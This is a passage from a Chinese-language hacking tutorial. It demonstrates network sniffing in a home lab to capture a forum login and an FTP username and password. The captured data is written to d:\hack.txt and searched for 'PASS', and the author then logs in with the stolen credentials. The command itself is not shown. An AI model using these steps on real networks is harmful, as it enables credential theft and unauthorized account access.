


图17

我就使用自己电脑上的一台虚拟机进行演示了，虚拟机和主机在同一个内网中。打开CMD，输入上边的那条命令，回车后就开始欺骗了，如图13。等一会儿就得到了一个返回信息，让你选择0还是1，我们输入1，然后回车继续，如图14。现在就开始监听了，如图15。我们使用虚拟机随便去个论坛，然后登录论坛，如图16。再回到主机，已经截获到数据了，如图17。

这时我们去看看d:\hack.txt这个文件，也就是监听结果输出的目的文件，如图18。我们会看到乱七八糟的一大堆数据，还有很多乱码，如图19。

手动很难寻找到有用的，我们按下CTRL+F，在“查找内容中”输入PASS关键字进行查找，如图20。

看到了吧？“UESRNAME=”后面的就是刚才登录的用户名，而“PASSWORD=”后边的则是刚才输入的密码，图21。通过前面的地址我们可以看到是个论坛地址，然后去登录一下，登录成功了！




图18




图19




图20




图21




图22




图23

这个软件不仅可以嗅探到IE浏览器的内容，其它一些数据也能嗅探到，例如我们使用虚拟机登录我架设的FTP服务器，如图22。这个就更强大了，直接在嗅探到的数据中就可以看到FTP的用户名和密码等信息，如图23。在d:\hack.txt这个文件中通过查找关键字也同样可以看到用户名和密码，如图24。

